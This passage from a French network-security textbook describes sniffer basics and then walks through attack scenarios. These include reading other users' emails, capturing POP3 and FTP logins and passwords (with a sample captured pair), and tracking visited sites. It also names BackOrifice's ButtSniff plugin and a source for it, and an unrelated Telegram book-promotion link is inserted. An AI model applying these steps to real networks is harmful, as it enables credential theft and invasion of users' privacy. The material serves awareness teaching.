A BackOrifice peut être ajouté le *plugin* ButtSniff. Ce *plugin* est un *sniffer* qui permet d'espionner à distance un réseau où se trouve une machine infectée par BackOrifice. ButtSniff est téléchargeable à partir de l'adresse : http://www.packetstormsecurity.org.

3.10. Résumé du chapitre 3

Ce chapitre traite des *sniffers* dans les réseaux Ethernet partagés. Les cartes réseau fonctionnent en deux modes, à savoir le mode normal et le mode *promiscuous*. Par défaut, une carte réseau fonctionne en mode normal. Ce mode permet à la carte de filtrer les paquets reçus sur l'adresse MAC destination. Par opposition, le mode *promiscuous* permet à la carte réseau de désactiver le filtre et d'accepter tous les paquets circulant dans le réseau. Lorsqu'un *sniffer* s'exécute sur une machine, la carte réseau de cette machine est en mode *promiscuous*.

Les *sniffers* sont d'excellents outils aussi bien pour l'administration des réseaux que pour la didactique dans les cours de réseaux. Cependant, ils sont utilisés aussi

pour réaliser des activités malveillantes notamment la collecte d'informations confidentielles.

Le chapitre suivant donne des scénarios pratiques d'attaques de *sniffing*. Le lecteur découvrira comment avec peu de connaissances de base en matière de réseau (protocoles TCP/IP et services réseaux), un utilisateur malveillant peut facilement mener ses attaques.

Clique ici pour plus de livres : https://t.me/formations8

CHAPITRE 4

Scénarios d'attaques avec des *sniffers*

Dans ce chapitre, nous montrerons comment un utilisateur malveillant muni d'un *sniffer* peut espionner et collecter des informations confidentielles des utilisateurs d'un réseau. Un utilisateur chevronné en matière de réseau, des protocoles TCP/IP et des services réseaux (FTP, HTTP, SMTP, POP3, etc.) sera évidement plus dangereux qu'un débutant.

A travers un nombre d'exemples pratiques et réels, ce chapitre tente de sensibiliser aux dangers que présente l'utilisation des *sniffers* par des utilisateurs malveillants. Egalement, le lecteur va constater rapidement la facilité d'utilisation des *sniffers* pour espionner les autres utilisateurs du réseau cible et collecter des informations confidentielles. Des *sniffers*, tel que Sniffer Pro, offrent des fonctionnalités avancées qui faciliteront la collecte d'informations confidentielles. Par exemple, il permet d'afficher les en-têtes des paquets capturés des services réseaux, tels que les en-têtes FTP, HTTP, et SMTP. Ainsi, il suffit de lire les en-têtes des paquets du service SMTP pour pouvoir lire le contenu des e-mails envoyés par un utilisateur dans le réseau. Tout service réseau envoyant des paquets non cryptés est vulnérable aux attaques du *sniffing*.

Les cas d'attaques qui seront détaillés sont les suivants :

1) visualisation des connexions réseau ;

2) lecture des e-mails des utilisateurs ;


3) récupération des *logins* et des mots de passe des comptes e-mail des utilisateurs ;

4) visualisation des sites web visités par les utilisateurs ;

– 5) récupération des *logins* et des mots de passe pour accéder à des services FTP ;
– 6) récupération des fichiers texte téléchargés à partir d'un serveur FTP ;
– 7) réalisation des attaques de déni de service (DoS) ;
– 8) désactivation des connexions TCP ;
– 9) attaque de redirection de route avec un paquet ICMP.

4.1. Visualisation des connexions réseau

Même sans connaissance en réseau et protocoles TCP/IP, avec un *sniffer*, un utilisateur malveillant peut visualiser le trafic de son réseau notamment les différentes connexions. Ce type d'activité peut ennuyer les utilisateurs des réseaux, puisqu'il touche à leur vie privée. Dans l'écran ci-dessous, le *sniffer* Sniffer Pro affiche clairement les deux adresses IP de chaque connexion active des machines du réseau.




4.2. Lecture des e-mails des utilisateurs

Un agresseur situé dans un réseau peut lire les e-mails envoyés par tous les autres utilisateurs connectés au segment du réseau où se trouve l'agresseur. Pour réaliser cette attaque, il suffit d'installer un *sniffer* permettant la capture des paquets


selon des critères de filtrage définis par l'utilisateur. Dans notre cas, l'agresseur définit des filtres de sorte que le *sniffer* ne capture que les paquets dont le port source ou destination est égal à 25. En principe, tout trafic utilisant le port 25 est un trafic correspondant à des e-mails. Puisque les données dans les e-mails sont en général non cryptées, l'agresseur peut alors facilement lire le contenu des e-mails transitant par le réseau.

Sniffer Pro permet de visualiser le contenu des en-têtes des protocoles de service, tel que le service SMTP. Ainsi, pour la lecture des e-mails d'autrui, Sniffer Pro est un excellent outil puisque l'utilisateur n'a qu'à lire directement le contenu du e-mail dans les en-têtes SMTP affichés.


L'écran ci-dessous montre une session SMTP capturée par Sniffer Pro. Cette session est établie entre la machine d'adresse IP 172.16.16.2 et la machine d'adresse 193.95.67.14 (*smtpin.ati.tn*). L'utilisateur décodera cette session pour visualiser le contenu des paquets constituant cette session.



L'écran ci-dessous montre en clair les adresses e-mails de l'expéditeur et du destinateur des e-mails envoyés par la machine d'adresse IP 172.16.16.2.




L'écran ci-dessous montre le contenu de l'e-mail envoyé par la machine d'adresse IP 172.16.16.2, à savoir : « *This is a test : Tunis conference* Zouheir Trabelsi ».



4.3. Récupération des *logins* et des mots de passe des comptes e-mail des utilisateurs


Le service POP3 est utilisé lorsqu'un utilisateur veut télécharger ses e-mails à partir d'un serveur de messagerie électronique. L'utilisation du service POP3 exige de l'utilisateur qu'il s'authentifie en fournissant son nom de compte (*login*) et un mot de passe. Ce service envoie ces informations en clair. Ainsi, un utilisateur malveillant avec un *sniffer* peut capturer les *login* et mot de passe. Dès que la victime se déconnecte du serveur POP3, l'utilisateur malveillant lance une connexion avec les mêmes *login* et mot de passe. Il est considéré comme un utilisateur légitime. Il peut alors manipuler, télécharger et lire les e-mails de sa victime. Les écrans ci-dessous montrent un exemple réel détaillant l'obtention du *login* et du mot de passe d'un utilisateur d'Outlook Express.

Au départ, l'utilisateur malveillant visualise la connexion de la machine 172.16.16.2 vers le serveur POP3 d'adresse 193.95.67.13.




En décodant les paquets capturés, l'agresseur obtient le *login* et le mot de passe à partir des paquets numérotés 5 et 8 (voir l'écran ci-dessous). Précisément, le *login* et le mot de passe se trouvent dans les en-têtes du protocole POP3.

Ainsi, dans les en-têtes POP3 des paquets 5 et 8, on voit clairement le *login* et le mot de passe du compte e-mail de l'utilisateur, à savoir respectivement « *supc5* » et « *TNTN++* ».




Plus simplement, l'utilisateur malveillant peut utiliser un *sniffer* dédié à la capture des *logins* et mots de passe, tels que les sniffers de mots de passe WinSniffer (http://www.winsniffer.com) et Ace Password Sniffer (http://www.effetech.com). L'écran ci-dessous montre le *login* (*user name*) et le mot de passe (*password*) capturés par le *sniffer Ace Password sniffer* d'une session POP3.




4.4. Visualisation des sites web visités par les utilisateurs

L'utilisateur d'un réseau peut frauduleusement visualiser les adresses des sites web visités par les autres utilisateurs du même réseau. Pour réaliser cette attaque, il lui suffit d'installer un *sniffer* permettant, selon des critères de filtrage préalablement définis, la capture de paquets. Dans ce cas de figure, l'agresseur définit donc des filtres de telle sorte que le *sniffer* capture seulement les paquets dont le port source ou destination est égal à 80 (ou 8080 dans le cas d'un *proxy*) ou les sessions du type HTTP. En principe, tout trafic utilisant le port 80 ou 8080 est un trafic correspondant à des activités web (service HTTP). Il est clair que ce type d'attaque touche directement à la vie privée des utilisateurs réseaux.


Par exemple, l'écran ci-dessous, obtenu avec Sniffer Pro, montre que la machine d'adresse IP 172.16.16.2 est connectée au site de l'université de Qatar (*www.qu.edu.qa*) dont l'adresse IP est 80.231.135.132.




L'option « *Reconstruct TCP Session* » de CommView permet de reconstruire des sessions TCP avec un serveur web distant. L'écran ci-dessous montre comment grâce à cette option, on a pu reconstruire la connexion web de la machine d'adresse IP 172.16.16.2 avec le site web de l'éditeur Hermès Science (http://www.editions-hermes.fr).



Les deux écrans ci-dessous montrent un autre exemple où on ne voit pas directement le nom du domaine du site visité par l'utilisateur victime, mais une simple recherche dans les en-têtes HTTP des paquets capturés aboutira au nom de ce domaine.





En effet, dans le second écran, *Line 6* de l'en-tête HTTP du paquet numéro 4 montre clairement le nom du domaine du site visité par la victime, en l'occurrence *www.yahoo.fr*.

4.5. Récupération des *logins* et mots de passe des services FTP

Rappelons que le service FTP offre deux modes de connexion, le mode anonyme et le mode utilisateur.

Dans le mode anonyme, l'utilisateur peut accéder au service sans avoir besoin de s'authentifier par un *login* et un mot de passe. Par contre pour le mode utilisateur, l'authentification est obligatoire. L'utilisateur doit taper un *login* et un mot de passe corrects pour accéder au service.

Le schéma suivant illustre la capture, par un *sniffer*, des *login* et mot de passe d'un utilisateur autorisé à accéder à un service FTP (figure 4.1).







Figure 4.1. *Le service FTP en mode utilisateur*

Au départ, avec Sniffer Pro, le pirate visualise les connexions dans son réseau et arrive à identifier le type de connexion entre les deux machines d'adresses 172.16.16.4 et 172.16.16.2, à savoir une connexion FTP (l'écran ci-dessous).



L'utilisateur demande au *sniffer* de décoder les paquets de la session FTP, pour analyser le contenu de leurs en-têtes. Dans l'écran ci-dessous, l'en-tête FTP du paquet numéro 6 montre clairement le *login* (USER) tapé par l'utilisateur autorisé.





Dans l'écran ci-dessus, l'en-tête FTP du paquet numéro 9 dévoile le mot de passe (PASS) tapé. Désormais, le pirate n'a qu'à utiliser ces clés pour accéder au serveur FTP.


4.6. Récupération des fichiers texte téléchargés à partir d'un serveur FTP

Rappelons que le service FTP utilise deux types de canaux de communication. Le premier, appelé *canal de commandes*, est utilisé pour envoyer des commandes sur le port 21 du côté du serveur ; le second, appelé *canal des données*, pour envoyer les données sur le port 20 ou un port supérieure du côté du serveur.

Dans ce qui suit, nous décrivons comment grâce à un *sniffer* une personne non autorisée parvient à visualiser le contenu d'un fichier de type texte qu'un utilisateur légal a téléchargé à partir d'un serveur FTP.

